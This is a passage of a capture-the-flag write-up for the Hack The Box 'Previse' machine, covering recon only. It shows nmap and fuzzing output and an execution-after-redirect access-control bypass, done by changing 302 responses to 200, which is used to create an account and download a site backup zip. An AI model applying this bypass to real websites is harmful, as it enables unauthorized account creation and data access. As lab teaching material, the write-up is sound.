

1.0 RECONNAISSANCE

1.1 Network Port Scan

1.1.1 Port 22

Port 22 with OpenSSH 7.6p1

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256  bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256  33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
```

1.1.2 Port 80

Port 80 with Apache httpd 2.4.29. The Nmap script discover login.php.

```
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
| http-title: Previsé Login
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

1.2 Web directory fuzz

1.2.1 Directory fuzz

Directory fuzzing not getting useful information. Just some basic html directory.

FUZZ	url	redirectlocation	position	status_code	c
.htpasswd	http://previse.htb/.htpasswd		17	403	
.htaccess	http://previse.htb/.htaccess		16	403	
css	http://previse.htb/css	http://previse.htb/css/	5518	301	
favicon.ico	http://previse.htb/favicon.ico		7429	200	
js	http://previse.htb/js	http://previse.htb/js/	10193	301	
server-status	http://previse.htb/server-status		16220	403	

Execute After Read (EAR) vuln, because of backend server script does not include a die() function. This vuln can cause the redirection to any place we want it.

1.2.2 PHP Extension Fuzz

Since nmap script discover login.php Guessing that the page can fuzz with .php extension.

Discover that most of the page will lead to login.php. Notice that nav.php is not redirect to login.php

FUZZ	url	redirectlocation	position	status_code	content_length	content_words	content_lines	content_type	resultfile
login	http://previse.htb/login.php		9	200	2224	486	54	text/html	charset=UTF-8
index	http://previse.htb/index.php	login.php	16	302	2801	737	72	text/html	charset=UTF-8
download	http://previse.htb/download.php	login.php	45	302	0	1	1	text/html	charset=UTF-8
logout	http://previse.htb/logout.php	login.php	53	302	0	1	1	text/html	charset=UTF-8
logs	http://previse.htb/logs.php	login.php	80	302	0	1	1	text/html	charset=UTF-8
files	http://previse.htb/files.php	login.php	70	302	4914	1531	113	text/html	charset=UTF-8
config	http://previse.htb/config.php		93	200	0	1	1	text/html	charset=UTF-8
header	http://previse.htb/header.php		304	200	980	183	21	text/html	charset=UTF-8
footer	http://previse.htb/footer.php		307	200	217	10	6	text/html	charset=UTF-8
status	http://previse.htb/status.php	login.php	672	302	2966	749	75	text/html	charset=UTF-8
accounts	http://previse.htb/accounts.php	login.php	725	302	3994	1096	94	text/html	charset=UTF-8
nav	http://previse.htb/nav.php		731	200	1248	462	32	text/html	charset=UTF-8

1.3 Website enumeration

1.3.1 Login panel

Discovered login panel and tested with admin:admin credentials but failed.

Previs File Storage

Login

Invalid Username or Password

Username


Password

LOG IN


CREATED BY M4LWHERE

1.3.2 Nav.php

Discover a lot of hyper link text.





Discover that the page will navigate to other php files on the source code.



1.4 EAR(Execute After Read) Vulnerability


1.4.1 Change response code

Change HTTP 302 Found to HTTP 200 Ok.



1.4.2 Account.PHP

After changed the response code to 200 Ok. Discover account panel page and some warning message.



previser.htb/accounts.php

CTF-Tool HTB PayloadsAllTheThings... HexEd.it - Browser-ba...

HOME ACCOUNTS FILES MANAGEMENT MENU LOG OUT

Add New Account

Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Usernames and passwords must be between 5 and 32 characters!

Username

Password


Confirm Password

CREATE USER

1.5 Register Account

1.5.1 New Account

Create new account. Intercept request and change the HTTP response code from 302 Found to 200 Ok.



Add New Account

Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Usernames and passwords must be between 5 and 32 characters!

sodanew

.....

.....

CREATE USER

1.5.2 Success create account

Successful created new user.


Add New Account


Create new user.


ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Username and passwords must be between 5 and 32 characters!

Success! User was added!

 Username

 Password

 Confirm Password

CREATE USER

1.5.3 Login account

Login with new created account.

← → ↺ 🏠 🔒 previse.htb/index.php ☆

CTF-Tool HTB PayloadsAllTheThings... HexEd.it - Browser-ba...

HOME ACCOUNTS FILES MANAGEMENT MENU SODANEW LOG OUT

Previse File Hosting

Previse File Hosting Service Management.


Don't have an account? Create one!

1.6 Website enumeration

1.6.1 File Tab


1.6.1.1 Files.php

Access to files.php. Discover that user can upload file and also an .zip file.



1.6.1.2 Download.php


Download the zip file by clicking on the file. Discover download.php with file parameters and value 32.



1.6.2 Management Tab


1.6.2.1 Status.php

Access to status.php. Discover that there is backend MySQL database.




1.6.2.2 File_log.php

Access to file_logs.php. Discover that the user can download the log file by clicking on the Submit button



Download the log file.



1.7 Examine Logs

1.7.1 File log


Discover each file with fileID and also username of m4lwhere, sodanew, time2rock.

```
sodanew@kali:~/Documents/HTB/Machine/Linux/Previse/target-items/log-dir$ cat out.log
time,user,fileID
1622482496,m4lwhere,4
1622485614,m4lwhere,4
1622486215,m4lwhere,4
1622486218,m4lwhere,1
1622486221,m4lwhere,1
1622678056,m4lwhere,5
1622678059,m4lwhere,6
1622679247,m4lwhere,1
1622680894,m4lwhere,5
1622708567,m4lwhere,4
1622708573,m4lwhere,4
1622708579,m4lwhere,5
1622710159,m4lwhere,4
1622712633,m4lwhere,4
1622715674,m4lwhere,24
1622715842,m4lwhere,23
1623197471,m4lwhere,25
1623200269,m4lwhere,25
1623236411,m4lwhere,23
1623236571,m4lwhere,26
1623238675,m4lwhere,23
1623238684,m4lwhere,23
1623978778,m4lwhere,32
1640162607,time2rock,32
1640164858,sodanew,32
1640164937,sodanew,32
```

The image shows a terminal window with a list of log entries. A red box highlights the 'fileID' column. A red label 'File ID' points to the 'fileID' column header.

1.7.2 Download Files

Download each file based on the fileID with current created account. But none of the file contain useful information.



1.8 ZIP File enumerate


1.8.1 Unzip

Unzip the ZIP file and discover all the source code script.

```
sodanew@kalinev:~/Documents/HTB/Machine/Linux/Previsethtb/target-items/zip-dir$ unzip siteBackup.zip
Archive: siteBackup.zip
  inflating: accounts.php
  inflating: config.php
  inflating: download.php
  inflating: file_logs.php
  inflating: files.php
  inflating: footer.php
  inflating: header.php
  inflating: index.php
  inflating: login.php
  inflating: logout.php
  inflating: logs.php
  inflating: nav.php
  inflating: status.php
sodanew@kalinev:~/Documents/HTB/Machine/Linux/Previsethtb/target-items/zip-dir$ ls
accounts.php  download.php  files.php  header.php  login.php  logs.php  siteBackup.zip
